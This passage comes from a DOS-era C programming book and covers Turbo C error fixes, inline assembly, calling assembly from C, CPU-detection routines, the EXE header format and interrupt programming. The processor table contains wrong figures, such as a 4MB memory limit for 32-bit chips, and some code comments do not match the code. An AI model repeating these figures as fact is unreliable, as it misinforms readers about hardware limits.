    for ( i=0; i<2; ++i )
    {
        printf( "Enter a: " );
        scanf( "%f", &s[i].a );
        printf( "Enter b: " );
        scanf( "%d", &s[i].b );
        printf( "a=%f, b=%d \n", s[i].a, s[i].b );
    }
    getch( );
    return(0);
} /*--main( )-----*/

```

The above program will result in runtime error as:

```
Enter a: scanf : floating point formats not linked
Abnormal program termination
```

15.12.3.1 Solution with pragma directive

One of the remedies for floating point formats link error is to include a pragma directive in our file as per Borland's suggestion:

```
extern unsigned _floatconvert;
#pragma extref _floatconvert
```

15.12.3.2 Another solution

Another remedy for floating point formats link error is to use our own code to force floating point formats to be linked.

```
void Force2LinkFloat( void )
{
    float a, *f=&a;
    *f = 0000; /* dummy value */
}
```

Just include the above piece of code in your file. You don't need to call the above function. If the above function gets linked, with your code, it would automatically force floating point formats to be linked.

15.12.4 Null pointer assignment

You will get this message when you assign a value through a pointer without first assigning a value to the pointer. Normally it would happen if you use `strcpy()` or `memcpy()` with a pointer as its first argument.

Your program may look as if it runs correctly, but if you get this message, bug will be somewhere inside. The actual reason for the cause is you might have written, via a Null or uninitialized pointer, to location 0000. Whenever TC finds `exit()` or returns from `main()`, it would check whether the location 0000 in your data segment contains different values from what you started with. If so, you might have used an uninitialized pointer. That is, you may get the error message irrespective of where the error actually occurred.

The remedy for this problem is to watch the following expressions with **Add Watch** (Ctrl+F7):

```
*(char *)0,4m
(char *)4
```

If the values at these locations get changed, it means that the line just executed is the one causing the problem.

16

"Do to others what you want them to do to you."

Mating Assembly with C

Nothing can beat the efficiency of Assembly language. A good optimizing C compiler will convert C file to a better assembly code. But a good human Assembly programmer can write much more tight and efficient code. If you are such an efficient-superb Assembly programmer, fortunately there is a way to link those assembly codes with C and so you can improve your program.

16.1 Inline Assembly

You can write Assembly code inside a C file. That is called as Inline Assembly. In TC++3.0 Inline assembly is being assembled by BASM (Built-in inline Assembler). You don't need TASM. If you use `#pragma inline`, inline codes get assembled with TASM. If you use x386 instructions in inline assembly, BASM cannot assemble those codes. In such a case you must use TASM and for that you should use `#pragma inline`.

16.1.1 Example 1

Let's see an example to print message "A to Z of C" with inline assembly.

```
int main( void )
{
    char *msg = "A to Z of C \r\n$"; /* $ is the null terminator
                                     in assembly */
    asm {
        MOV AH, 9;
        MOV DX, msg;
        INT 21H;
    }
    return(0);
} /*--main( )-----*/
```

Here we have used interrupts to print message. We can see more about interrupt programming later.

16.1.2 Example 2

We can also use inline assembly in functions. Anything that is present in AX register will be returned.

60 A to Z of C

Let's see a program to add two integers.

```
/* main program */
int main( void )
{
    printf( "5+100 = %ld\n", Add( 5, 100 ) );
    return(0);
} /*--main( )-----*/
```

Now we have to write the function Add() with inline assembly.

```
int Add( int x, int y )
{
    asm {
        MOV AX, x;
        MOV BX, y;
        ADD AX, BX;
    }
    /* return(_AX); can be used to shut off warning */
} /*--Add( )-----*/
```

So the result in AX gets returned automatically. But here you will get a warning. If you are allergic to warning, you can shut it off by adding `return(_AX);` in the last line.

Let's see another efficient version of Add().

```
int Add ( int _AX, int _BX )
{
    asm ADD AX, BX;
} /*--Add( )-----*/
```

If you want to return long values, you can use

```
long Add( int x, int y )
{
    asm{
        MOV DX, 0;
        MOV DX, x;
        ADD AX, y; /* low byte in AX */
        ADC DX, 0; /* high byte in DX */
    }
} /*--Add( )-----*/
```

The result in AX(upper word), DX(lower word) gets returned as long. Here you must *not* use `return(_AX);` to shut off warning!

16.1.3 Usual Errors

Most of the time you don't need TASM because the built-in BASM is sufficient enough. In case if you use x386 instructions, you have to invoke TASM with `#pragma inline`. You will get error when you don't have TASM assembler. One solution for this error is to buy TASM from Borland for about \$130 (TASM is not yet available for free). Another solution is to create a separate and a pure (i.e., without C) assembly file and assemble with the free assembler like NASM, MASM, etc. Then you have to link that OBJ file with C (This technique of calling Assembly routine from C is discussed in the next section).

16.2 Calling Assembly routines from C

Believe it or not, all the standard library functions are written in Assembly (not in C!!) by Borland for efficiency. Then you might be asking me how is it possible to call such a routine from C. Yes, it is possible. The idea is you can link any portable OBJ and LIB files. Thus the standard library functions that are available as LIB and OBJ (browse to your TC folder and check!!) are being linked by the linker with C files in 'linking phase'.

16.2.1 C's calling convention

Before getting deeper on this subject it is necessary to know about the convention of C language. In high level language whenever a function is being called, the parameters are pushed into the stack so that the parameters be passed to that routine. For example, if we call a function `Add(7,70)`, the parameters 7 and 70 are pushed into the stack. The order in which the parameters are pushed varies from language to language. In C language the parameters are pushed in the reverse order (i.e., 70 first, then 7). Also C passes the parameters by value rather than by reference, unless we have used pointers.

Calling convention of high level language		
	Parameter passing	Destination
C	by value	Reverse Order
Pascal	by value	In the given order
FORTRAN	by reference	In the given order

We can also set our TC IDE to use Pascal calling function by `OPTION > COMPILER > PASCAL`. in the command line `TCC -p`. When you use such Pascal calling conventions, you must explicitly declare `main()` with `cdecl` as

```
int cdecl main( void )
```

Note

As the Pascal calling convention ensures 'In Order' pushing, it produces tight & efficient code. However it is a good practice to stick onto the C's standard calling convention.

16.2.2 C's naming convention

When you declare an identifier, Turbo C automatically joins an underscore in front of the identifier before saving that identifier in that object module. However, Turbo C treats Pascal type identifiers (those modules with `pascal` keyword) differently. i.e., they use uppercase and are not prefixed with underscore. Turbo C automatically joins an underscore in front of the function name too.

16.2.3 Example 1

With the above enough theory let's see a real example of how to link the assembly routines with C. Please note that in assembly the comment line starts with semicolon (;).

```
; File name: Hello1.asm
.MODEL small
.DATA
    msg DB "Hello!$"
.CODE
    PUBLIC _PrintHello      ;      Function Name
    _PrintHello PROC NEAR
        MOV AH, 9
        MOV DX, OFFSET msg
        INT 21h
        RET
    _PrintHello ENDP
END
```

Here you might have noticed that we have prefixed underscore (_) with the name of the function. That is because of the C's naming convention as discussed in the previous section. You have to note that we are mating two different language i.e. C and Assembly. As we discussed, when we compile a C file to OBJ file all the function names and identifiers are automatically prefixed with underscore (_) by the compiler. So if we don't put up an underscore (_) here in Assembly, we cannot link these files. If you find it odd to use an underscore (_) in front of function name, then there is another way of declaring function i.e. to use 'C' keywords with assembly directive as:

```
;File name: Hello2.asm
.MODEL small, C      ;'C' used to set the assembly to C
                    ; calling & naming convention
.DATA
    msg DB "Hello!$"
.CODE
```

```

        PUBLIC PrintHello
PrintHello PROC NEAR
        MOV AH, 9
        MOV DX, OFFSET msg
        INT 21h
        RET
PrintHello ENDP
END

```

The 'C' keyword sets the assembler to use C calling convention and it automatically prefixes underscore(`_`) with all procedures that are declared as `EXTERN` or `PUBLIC`. Here we find that `Hello2.asm` "looks better" than `Hello1.asm`! So let's use `Hello2.asm`.

The next step is to assemble the `Hello2.asm` to `OBJ` file. When you assemble, you must assemble it with the case sensitive switch on. The assembler makes all `PUBLIC` labels into capital letters by default, unless we use case sensitive switch `-mx`. Case sensitive is important, because C language is case sensitive and we need "PrintHello" to be case sensitive. We can assemble the `Hello2.asm` as:

```
C:\WAR>TASM -mx Hello2.asm
```

Now you will get `Hello2.OBJ` which contains `PrintfHello` procedure.

Note

You can even assemble the `Hello2.asm` from IDE by choosing `=>Turbo Assembler`

Note

If you don't have `TASM`, you can use the available assemblers such as `MASM`, `NASM` etc. For the details regarding the switches, see your assembler's documentation.

Next we have to write a C program that uses `PrintHello()` function.

```

/* Chkasm1.c */
extern PrintHello( void ); /* PrintHello is written in assembly
                           available in Hello2.asm */

int main( void )
{
    PrintHello( );
    return (0);
} /*--main( )-----*/

```

Now we have to compile `chkasm1.c` and link `Hello2.obj` in the same time as:

```
C:\WAR> tcc chkasm1.c Hello2.obj
```

Now you will get `chkasm1.exe` that you can run it under `DOS`.

Note

To compile `chkasm1.c` and link `Hello2.obj`, you can also use project file instead of command line compiler `tcc`.

16.2.4 Example 2

```
; File name: Addnum.asm
.MODEL small, C
.CODE
    PUBLIC Addnum
Addnum PROC NEAR USES BX, x: WORD, y: WORD
    MOV AX, x
    ADD AX, y
    RET
Addnum ENDP
END
```

Assemble as : `c:\WAR>TASM -mx Addnum`

```
/* Chkasm2.c */
extern Addnum( int x, int y ); /* Addnum is written in
                                Addnum.asm */

int main( void )
{
    printf( "5+100 = %d \n", Addnum( 5, 100 ) );
    return(0);
} /*--main( )---*/
```

Compile and link as : `c:\WAR>tcc chkasm2.c addnum.obj`

16.3 Creating library file out of assembly language module

Creating library file out of assembly language module is the easiest one. We can add any number of modules with the library file. For that you can use TLIB. For example to create a library file newlib.lib which contains our PrintHello() and Add() functions we can use,

```
C:\WAR>TLIB NEWLIB.LIB + Hello2.OBJ
```

Now the newlib.lib file contains only the PrintHello() function.

```
C:\WAR>TLIB NEWLIB.LIB + addnum.obj
```

Now the newlib.lib file contains both PrintHello() and Addnum() function.

If you feel that newlib.lib should not contain PrintHello() function, you can even remove the function with the help of '-' switch as:

```
C:\WAR>TLIB NEWLIB.LIB - Hello2.obj
```

For more information on the switch of TLIB, see the Turbo C documentation.

17

“Remaining calm solves great problems.”

Processor

“Processor” and CPU (Central Processing Unit) refers the same—the heart of the computer. It is a chip that is responsible for processing instructions.

17.1 Processors

The computing world came across so many processors. Each of the processors has its own merits and demerits. The following table shows few of the known processors and its characteristics.

Date Introduced	Processor	Coprocessor	Internal Register size (bit)	Data I/O Bus width (bit)	Memory Address Bus width (bit)	Maximum Memory
June, 1978	8086	8087	16	16	20	1MB
June, 1979	8088	8087	16	8	20	1MB
Feb, 1982	286(80286)	80287	16	16	24	16MB
June, 1988	386 SX	80387 SX	32	16	24	16MB
April, 1989	486 DX	Built-in	32	32	32	4MB
March, 1993	Pentium	Built-in	32	64	32	4MB
May, 1997	Pentium II	Built-in	32	64	36	64MB

17.2 Processor Modes

When we look into the history of processors, two processors marked remarkable changes in computing, namely 8088 and 286. These processors are actually responsible for the so called ‘processor modes’.

17.2.1 Real Mode

8088 processor is sometimes referred as 16-bit, because it could execute only 16-bit and could address only 1MB of memory instruction set using 16-bit registers. The processor introduced after 8088, namely 286 was also 16-bit, but it was faster than 8088. So these processors (8088 and 286) can handle only 16-bit software and operating systems like Turbo C++3.0, Windows 3.X, etc.

These processors had some drawbacks:

- 1. Normally didn't support multitasking
- 2. Had no protection for memory overwriting. So, there is even a chance to erase the operating system present in memory. In other words, 'memory crash' is unavoidable.

This 16bit instruction mode of 8088 and 286 processors are commonly known as 'Real Mode'.

Note
TC++3.0 is 16-bit. Therefore it is not preferred for commercial applications.

17.2.2 Protected Mode

The first 32-bit processor namely 386, has a built-in mechanism to avoid 'memory crash'. So this 32-bit mode is commonly known as '*protected mode*'. It also supports multitasking. UNIX, OS/2 and Windows NT are the pure 32-bit operating systems. 386 processor are also backward compatible, which means it could even handle 16-bit instructions and could even run on real mode.

17.2.3 Virtual Real Mode

When 386 processor was introduced, programmers were still using 16-bit instructions (real mode) on 386 because 386 executes the 16-bit application much faster. They also resisted 32-bit operating system and 32-bit applications. So when Microsoft tried to introduce Windows 95, a 32-bit operating system, it added a backward compatibility and introduced a mode called 'Virtual real mode'. That is, the programmer may think that it is working under real mode, but it is actually protected from hazardous effects.

17.3 Processor Type

Each processor has its own unique charactersits. When we check for its unique characteristics, we can find whether our processor is 286 or 386 or 586(Pentium). This logic is used to find out the processor type. Processor type is also referred as *CPU Id*.

17.3.1 C program to find processor type

Finding out the processor type using C program is difficult. Any how **Gilles Kohl** came out with a tough C code that can determine processor type (386 or 486).

```
int Test386( void )
{
    char far *p = "\270\001pP\235\234X\313";
```

```

        return!(((int(far*()))p)
            ()&(( 0x88 + (( 286 | 386 ) *4))<<4));
    } /*--Test386( )-----*/

int main( void )
{
    printf( "Running on a %s\n", Test386() ? "386" : "286" );
    return(0);
} /*--main( )-----*/

```

If the code is run on a machine that don't have 386 or 486, you may get a wrong output. For better results we must use Assembly. (We can call it as a limitation of C language!).

17.3.2 Assembly routine to find processor type

The following Assembly routine is by **Alexander Russell**. Using this routine, we can find out our processor type and coprocessor support. This routine can be called from C i.e. you can link the object code with C program.

17.3.2.1 Assembly routines

To understand this Assembly module, read the comments provided in comment line.

```

;-----
; Hardware detection module
;
; Compile with Tasm.
; C callable.
;-----

.model medium, c

        global x_processor          :proc
        global x_coprocessor       :proc

LOCALS
.386

CUID    MACRO
        db      0fh,              0A2h
ENDM

        .code

i86      equ 0
i186     equ 1
i286     equ 2

```

68 A to Z of C

```
i386      equ 3
i486      equ 4
i586      equ 5

;-----
; PC Processor detection routine
;
; C callable as:
;   unsigned int x_processor( );
;
;
x_processor PROC
.8086
    pushf                ; Save flags

    xor ax,ax            ; Clear AX
    push ax              ; Push it on the stack
    popf                 ; Zero the flags
    pushf                ; Try to zero bits 12-15
    pop ax               ; Recover flags
    and ax,0F000h        ; If bits 12-15 are 1 => i86 or i286
    cmp ax,0F000h
    jnz @@not_86_186
    jmp @@is_86_186

@@not_86_186:

    mov ax,07000h        ; Try to set bits 12-14
    push ax
    popf
    pushf
    pop ax
    and ax,07000h        ; If bits 12-14 are 0 => i286
    jnz is_not_286
    jmp is_286

is_not_286:

    ; its a 386 or higher

    ; check for 386 by attempting to toggle EFLAGS register
    ; Alignment check bit which can't be changed on a 386
.386
    cli
    pushfd
    pushfd
```

```

pop    eax
mov    ebx, eax
xor    eax, 040000h        ; toggle bit 18
push   eax
popfd
pushfd
pop    eax
popfd
sti
and    eax, 040000h        ; clear all but bit 18
and    ebx, 040000h        ; same thing
cmp    eax, ebx
jne    @@moretest
mov    ax, i386
jmp    short @@done

```

; is it a 486 or 586 or higher

@@moretest:

; check for a 486 by trying to toggle the EFLAGS ID bit
; this isn't a foolproof check

```

cli
pushfd
pushfd
pop    eax
mov    ebx, eax
xor    eax, 02000000h      ; toggle bit 21
push   eax
popfd
pushfd
pop    eax
popfd
sti
and    eax, 02000000h      ; clear all but bit 21
and    ebx, 02000000h      ; same thing
cmp    eax, ebx
jne    @@moretest2
mov    ax, i486
jmp    short @@done

```

@@moretest2:

; OK it was probably a 486, but let's double check

```

mov    eax, 1

```

70 A to Z of C

```
    CPUID
    and    eax, 0f00h
    shr    eax, 8

    mov    ebx, eax
    mov    ax, i586
    cmp    ebx, 5
    je     @@done    ; it was a pentium

    ; it wasn't a 586 so just report the ID

    mov    eax, ebx
    and    eax, 0ffffh

    jmp    short @@done

.8086

is_286:
    mov    ax,i286            ; We have a 286
    jmp    short @@done

@@is_86_186:                ; Determine whether i86 or i186
    push    cx                ; save CX
    mov     ax,0FFFFFFh       ; Set all AX bits
    mov     cl,33             ; Will shift once on 80186
    shl     ax,cl             ; or 33 x on 8086
    pop     cx
    jnz     is_186            ; 0 => 8086/8088

is_86:
    mov     ax,i86
    jmp     short @@done

is_186:
    mov     ax,i186

@@done:
    popf

    ret

x_processor endp

.386

.8086
;-----
; PC Numeric coprocessor detection routine
;
```

```

; C callable as:
;   unsigned int x_coprocessor( );
;
; Returns 1 if coprocessor found, zero otherwise

x_coprocessor PROC

    LOCAL    control:word

    fninit                    ; try to initialize the copro.
    mov     [control],0      ; clear control word variable
    fstcw   control          ; put control word in memory
    mov     ax,[control]      ;
    cmp     ah,03h           ; do we have a coprocessor ?
    je      @@HaveCopro      ; jump if yes!
    xor     ax,ax             ; return 0 since nothing found
    jmp     short @@Done

@@HaveCopro:
    mov     ax,1

@@Done:
    ret

x_coprocessor    endp

end
;-----

```

17.3.2.2 Calling C program

```

#pragma -mm           /* force to medium memory model */

int main( void )
{
    int i;
    static char *cpu_str[]=
    {
        "i86",
        "i186",
        "i286",
        "i386",
        "i486",
        "i586",
        "i686"
    };

    i = x_processor( );

```

```

    if ( i > 6 )
        i = 6;

    printf( "Processor type: %s    CoPro : %s\n", cpu_str[i],
           x_coprocessor( ) ? "Yes" : "No");
    return(0);
} /*--main( )-----*/

```

17.3.3 Another Assembly routine

The success of the above Assembly code by Alexander Russell depends on the code that the compiler produces. So if your compiler doesn't produce the "right" code, you may not get proper results. Here I provide another Assembly code to find out processor type. It is by **Edward J. Berozet**. All these codes use the same logic i.e. checking the unique characteristics of a processor.

This module contains a C callable routine which returns a 16-bit integer (in AX) which indicates the type of CPU on which the program is running. The lower eight bits (AL) contain a number corresponding to the family number (e.g. 0 = 8086, 1 = 80186, 2 = 80286, etc.). The higher eight bits (AH) contain a collection of bit flags which are defined below.

```

; cpuid.asm
;
%           .MODEL    memmodel,C                ;Add model support via command
                                           ;line macros, e.g.
                                           ;MASM /Dmemodel=LARGE,
                                           ;TASM /Dmemodel=SMALL, etc.

        .8086
        PUBLIC  cpu_id

;
; using MASM 6.11           M1 /c /F1 CPUID.ASM
;
; using TASM 4.00           TASM CPUID.ASM
;
; using older assemblers, you may have to use the following equate
; and eliminate the .586 directive
;
;CPUID equ "dw 0a20fh"
;
; bit flags for high eight bits of return value
;
HAS_NPU           equ        01h
IS386_287         equ        02h
IS386SX           equ        04h
CYRIX             equ        08h

```



```

NEC          equ      10h
NEXGEN       equ      20h
AMD          equ      40h
UMC          equ      80h

        .code

cpu_id  proc
        push      bx
        push      cx
        push      dx
        push      bp
        mov       bp,sp
        xor       dx,dx                ; result = 0 (UNKNOWN)
;*****
; The Cyrix test
;
;   Cyrix processors do not alter the AF (Aux carry) bit when
;   executing an XOR.  Intel CPUs (and, I think, all the others)
;   clear the AF flag while executing an XOR AL,AL.
;
;*****
TestCyrix:
        mov       al,0fh                ;
        aas                          ; set AF flag
        xor       al,al                ; only Cyrix leaves AF set
        aas                          ;
        jnc       Test8086              ;
        or        dh,CYRIX              ; it's at least an 80386 clone
        jmp       Test486               ;
;*****
;
; The 80186 or under test
;
;   On <80286 CPUs, the SP register was decremented *before* being
;   pushed onto the stack.  All later CPUs do it correctly.
;
;*****
Test8086:
        push      sp                ; Q: is it an 8086, 80188, or
        pop       ax                ;
        cmp       ax,bp              ;
        je        Test286            ;   N: it's at least a 286
;*****
; The V20/V30 test
;
;   NEC's CPUs set the state of ZF (the Zero flag) correctly after

```

74 A to Z of C

```
; a MUL. Intel's CPUs do not -- officially the state of ZF is
; "undefined" after a MUL or IMUL.
;
;*****
TestV20:
    xor     al,al                ; clear the zero flag
    mov     al,1                ;
    mul     al                  ;
    jnz     Test186             ;
    or      dh,NEC              ; it's a V20 or a V30
;*****
; The 80186 test
;
; On the 80186, shifts only use the five least significant bits,
; while the 8086 uses all 8, so a request to shift 32 bits will
; be requested as a shift of zero bits on the 80186.
;
;*****
Test186:
    mov     al,01h              ;
    mov     cl,32               ; shift right by 33 bits
    shr     al,cl               ;
    mov     dl,al               ; al = 0 for 86, al = 1 for 186
longTestNpu:
    jmp     TestNpu             ;
;*****
; The 286 test
; Bits 12-15 (the top four) of the flags register are all set to
; 0's on a 286 and can't be set to 1's.
;
;*****
Test286:
    .286
    mov     dl,2                ; it's at least a 286
    pushf                    ; save the flags
    pop     ax                  ; fetch 'em into AX
    or      ah,0f0h            ; try setting those high bits
    push    ax                 ;
    popf                    ; run it through the flags reg
    pushf                    ;
    pop     ax                 ; now check the results
    and     ah,0F0h            ; Q: are bits clear?
    jz      longTestNpu        ; Y: it's a 286
;*****
; The 386 test
```

```

;
;   The AC (Alignment Check) bit was introduced on the 486.  This
;   bit can't be toggled on the 386.
;
;*****
Test386:
    .386
    mov     dl,3                ; it's at least a 386
    pushfd                     ; assure enough stack space
    cli
    and     sp, NOT 3           ; align stack to avoid AC fault
    pushfd                     ;
    pop     cx                  ;
    pop     ax                  ;
    mov     bx,ax               ; save a copy
    xor     al,4                ; flip AC bit
    push    ax                  ;
    push    cx                  ;
    popfd                     ;
    pushfd                     ;
    pop     cx                  ;
    pop     ax                  ;
    and     al,4                ;
    sti
    xor     al,bl               ; Q: did AC bit change?
    jnz     Test486             ;   N: it's a 386
    .386P
;*****
; The 386SX test
;
;   On the 386SX, the ET (Extension Type) bit of CR0 is permanently
;   set to 1 and can't be toggled.  On the 386DX this bit can be
;   cleared.
;*****
    mov     eax,cr0
    mov     bl,al               ; save correct value
    and     al,not 10h          ; try clearing ET bit
    mov     cr0,eax             ;
    mov     eax,cr0             ; read back ET bit
    xchg    bl,al               ; patch in the correct value
    mov     cr0,eax             ;
    test    bl,10h              ; Q: was bit cleared?
    jz      TestNpu             ;   Y: it's a DX
    or      dh,IS386SX          ;   N: it's probably an SX
;*****

```

76 A to Z of C

```
; The 486 test
;
;   Try toggling the ID bit in EFLAGS.  If the flag can't be toggled,
;   it's a 486.
;
; Note:
;   This one isn't completely reliable -- I've heard that the NexGen
;   CPU's don't make it through this one even though they have all
;   the Pentium instructions.
;*****
Test486:
    .486
    pushfd
    pop     cx
    pop     bx
    mov     dl,4
    mov     ax,bx
    xor     al,20h
    push    ax
    push    cx
    popfd
    pushfd
    pop     cx
    pop     ax
    and     al,20h
    xor     al,bl
    jz      TestNpu
;*****

; The Pentium+ tests
;
;   First, we issue a CUID instruction with EAX=0 to get back the
;   manufacturer's name string.  (We only check the first letter.)
;
;*****
PentPlus:
    .586
    push    dx
    xor     eax,eax
    cpuid
    pop     dx
    cmp     bl,'G'
    jz      WhatPent
    or      dh,CYRIX
    cmp     bl,'C'
    jz      WhatPent
    xor     dh,(CYRIX OR AMD)
```

```

    cmp     bl,'A'                ;
    jz      WhatPent              ;
    xor     dh,(AMD OR NEXGEN)    ;
    cmp     bl,'N'                ;
    jz      WhatPent              ;
    xor     dh,(NEXGEN OR UMC)    ; assume it's UMC
    cmp     bl,'U'                ;
    jz      WhatPent              ;
    xor     dh,UMC                ; we don't know who made it!
;*****
; The Pentium+ tests (part II)
;
;   This test simply gets the family information via the CPUID
;   instruction
;
;*****
WhatPent:
    push    edx                  ;
    xor     eax,eax              ;
    inc     al                   ;
    cpuid                               ;
    pop     edx                  ;
    and     ah,0fh               ;
    mov     dl,ah                ; put family code in DL

;*****
; The NPU test
;
;   We reset the NPU (using the non-wait versions of the instruction,of
;   course!), put a non-zero value on the stack, then write the NPU
;   status word to that stack location. Then we check for zero, which
;   is what would be there if there were an NPU.
;
;*****
TestNpu:
    .8087
    .8086
    mov     sp,bp                ; restore stack
    fninit                               ; init but don't wait
    mov     ax,0EdEdh            ;
    push    ax                   ; put non-zero value on stack
    fnstsw  word ptr [bp-2]      ; save NPU status word
    pop     ax                   ;
    or      ax,ax                ; Q: was status = 0?
    jnz     finish               ;   N: no NPU
    or      dh,HAS_NPU           ;   Y: has NPU

```

78 A to Z of C

```
*****
; The 386/287 combo test
;
; Since the 386 can be paired with either a 387 or 287, we check to
; see if the NPU believes that +infinity equals -infinity. The 387
; says they're equal, while the 287 doesn't.
;
*****
        cmp     dl,3                ; Q: is CPU a 386?
        jnz     finish             ; N: no need to check
infinities
        fldl    ; load 1
        fldz    ; load 0
        fdiv    ; calculate infinity! (1/0)
        fld     st                ; duplicate it
        fchs    ; change signs of top inf
        fcompp   ; identical?
        push    ax                ;
        fstsw    word ptr [bp-2]  ;
        pop     ax                ;
        test    ah,40h            ; Q: does NPU say they're
equal?
        jz      finish           ; N: it's a 387
        or      dh,IS386_287     ;
finish:
        mov     ax,dx             ; put our return value in place
        pop     bp                ; clean up stack
        pop     dx                ;
        pop     cx                ;
        pop     bx                ;
        ret                     ;
cpu_id   endp

        END
;-----
```

Exercises

1. Write a program that can find the current mode of processor (i.e., Real / Protected / Virtual Mode).

18



"Practice hospitality."

File Format

All except the text file (with .txt extension) use their own standards to save and organize their instruction. For example, the EXE file put up "MZ" in its first two bytes. Thus each file got its own architecture or *File Format*. If we know the file format of a particular file, we can read or create those files. For example if we know the file format of BMP file, we can read it or even we can create it. We must understand that each and every file type uses its own *file formats*. Each file format has its own advantages and drawbacks. The software that creates a file of specific type should be aware of its *file format*. For example, the Linker must know the file format of EXE file, Paintbrush must know the file format of BMP file and so on.

Usually all files contain what is called as *file header* and it is nothing but the first few bytes of a file. Each file type uses specific size for the file header. For example, the size of File Header for EXE is 28 bytes, for BMP file it is 14 bytes. The file Header contains many useful information such as its file types i.e. whether EXE or BMP or GIF. The file type is identified by what is known as *signature*. The signature of the EXE file is "MZ", the signature of BMP file is 19778 and so on. After the File Header, the files may contain instructions or some other header. For example, most of the image files have got the file header in the beginning, then color table and then instructions.

If you know the file format you can do miracles. Most of the software vendors *document the file format* whenever they introduce a new file type. But certain narrow-minded vendors may keep the file format as secret. In such a case you have to crack the file format with the help of certain software (usually DEBUG & simple C programs).

In this chapter, I just introduce the concept. But in the following chapters and in CD  you can see some real examples. You can get almost all file formats from the File Format Encyclopedia that is available in the CD .

18.1 Example

The following shows the file format of EXE file format:

.EXE - DOS EXE File Structure		
Offset	Size	Description
00	word	"MZ" - Link file .EXE signature (Mark Zbikowski?)
02	word	length of image mod 512
04	word	size of file in 512 byte pages
06	word	number of relocation items following header
08	word	size of header in 16 byte paragraphs, used to locate the beginning of the load module
0A	word	min # of paragraphs needed to run program
0C	word	max # of paragraphs the program would like
0E	word	offset in load module of stack segment (in paras)
10	word	initial SP value to be loaded
12	word	negative checksum of pgm used while by EXEC loads
14	word	pgm
16	word	program entry point, (initial IP value)
18	word	offset in load module of the code segment (in paras)
1A	word	offset in .EXE file of first relocation item overlay number (0 for root program)


- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

AX:	contains number of characters in command tail, or 0
BX: CX	32 bit value indicating the load module memory size
DX	zero
SS: SP	set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory.
DS	set to segment address of EXE header
ES	set to segment address of EXE header
CS: IP	far address of program entry point, (label on "END" statement of program)

Suggested Projects

After reading all the chapters of this book only, you will get thorough ideas about file formats and its usage. Then you can try the following projects:

1. Write your own EXE2BIN utility.
2. Remove relocation found in EXE files.
3. Check out all the available file formats in the File Format Encyclopedia found in the CD . Crack the file types for which file format is not yet available and try to document the file format. (Of course it is illegal!) (Hint: Use DEBUG or simple C programs to read byte by byte)
4. Write your own compression utility and thus develop your own file format for that. Compare its efficiency with PKZIP.
5. Write software to split and join files. For the good quality, it needs that you have to use your own file Header or file format.
6. Write a BMP file creator (i.e. Paintbrush) in high resolution VESA mode. The software has to use both mouse and graphics stylus as input devices.
7. Write a PDF to TXT (text) conversion utility.
8. Write your own image creation utility that uses MP3 compression algorithm and thus develop your own file format for that.
9. Add help (the one which always get invoked when we press Ctrl+F1) for the library that you created. For example if you create a mouse library, and you have `InitMouse()` function, when you press Ctrl+F1, you should get the help for that function. (Hint: You should know the file format of Turbo C's help file).

19

"Think before you speak."

Interrupt Programming

Interrupt is the one which temporarily suspends the execution of the current program and executes a specific subroutine called interrupt routine and then resumes the execution of actual program. Many people think that the interrupt instruction 'INT' is one of the "basic" instructions in assembly language. But it is not so. The 'INT' instruction just calls or invokes a specific routine i.e., interrupt routine.

19.1 Logical outline of interrupt routine

The following code shows the logical outline of an interrupt routine. (Please understand that it is only a prototype)

```
int10h( REGISTER AX, REGISTER BX, ..... )
{
    switch( AH )          /* AH holds function number */
    {
        case 0x0:
            switch( AL ) /* AL holds sub function number */
            {
                case 0x0:
                    MOV ....
                    INC ....
                    break;

                case 0x1:
                    :
                    break;

            }
            break;
        case 0x1:
            if( BX == 0 )
            {
                MOV ....
                :
            }
            break;
        case 0x2:
            :
            break;
    }
}
```

Here, you see that the behavior of the interrupt routine is determined by the argument that passes through (Some book authors use the term *input values instead of argument*. But professional programmers use the term argument). The value passed through the register AH is referred as function value. In special cases, value is also passed through AL register to the sub-function. Sometimes we would also pass values through other registers.

Some interrupt routines don't take any argument, which means we don't need to pass value through registers. For example, the interrupt for Print Screen int 5h doesn't take any argument. The prototype of int 5h hence looks like:

```
int5h( void )
{
    MOV ...
    :
    :
}
```

Usually interrupt numbers, function numbers and sub-function numbers are represented in hexadecimal rather than in decimal.

19.2 Interrupt Classification

Each and every motherboard must have a chip containing software, which is known as BIOS or ROM BIOS. Basic Input/Output system (BIOS) is a collection of programs burned (or embedded) in an EPROM (Erasable Programmable Read Only Memory) or EEPROM (Electrically Erasable ROM). We can call these programs by what is known as *interrupts*. By the way you should know that BIOS programs are not much compatible, because they are written typically for the hardware and they manage the hardware. (Different machines may use different hardware). Usually most of the BIOS functions are compatible.

Operating System is nothing but program that operates computer. It is actually an extension of BIOS. Thus Disk Operating System (DOS) functions and BIOS functions collectively interact with the hardware. Besides interacting with hardware, DOS programs preside more useful functions such as file maintenance (create file, delete file, rename file, etc). These functions can be called by interrupts. Experts find that DOS programs are good for 'DISK' related functions, than 'Input / Output' related functions. Yes, DOS also has got *few* 'Input / Output' related functions. But these 'Input / Output' related functions are not much used by programmers. They prefer BIOS functions for 'Input / Output' related functions. There is a drawback with DOS functions; it is not re-entrant (where as BIOS functions are re-entrant). If a routine can be called again before it is finished, it is said to be re-entrant. TSR programmers very often get suffered by DOS's re-entrancy problem.

19.3 Programming with interrupts

We have seen that we can call DOS functions or BIOS functions with what is known as interrupts. Turbo C provides various ways to send arguments and to generate interrupts. Let's write a simple function `GetVideoMode()` to get the current video mode with various styles.

To get the current video mode, we have to generate int 10h and we should pass 0Fh in AH register as an argument. After generating interrupts, current video mode is stored in AL register.

19.3.1 Inline Assembly Style

```
typedef char BYTE;
BYTE GetVideoMode( void )
{
    asm {
        mov ah, 0Fh;
        int 10h;
    }
    /* AL holds current video mode and is returned */
} /*--GetVideoMode( )-----*/
```

19.3.2 Pure Assembly Style

We can also write a pure assembly file (`getvid.asm`) and assemble the file with TASM as

```
C:\WAR>TASM -mx getvid
```

Now we will get `getvid.obj`. We can link this obj file with the main program.

```
; File name: Getvid.asm
.MODEL small, C
.CODE
    PUBLIC GetVideoMode
GetVideoMode PROC NEAR
    MOV AH, 0Fh
    INT 10h          ; AL register holds current video mode
    XOR AH, AH       ; Set AH register to 0
                    ; Now, AX holds value of AL
    RET              ; value in AX get returned
GetVideoMode ENDP
END
```

19.3.3 `geninterrupt()` style

```
typedef char BYTE;
BYTE GetVideoMode( void )
{
    _AH = 0x0F;
```

```

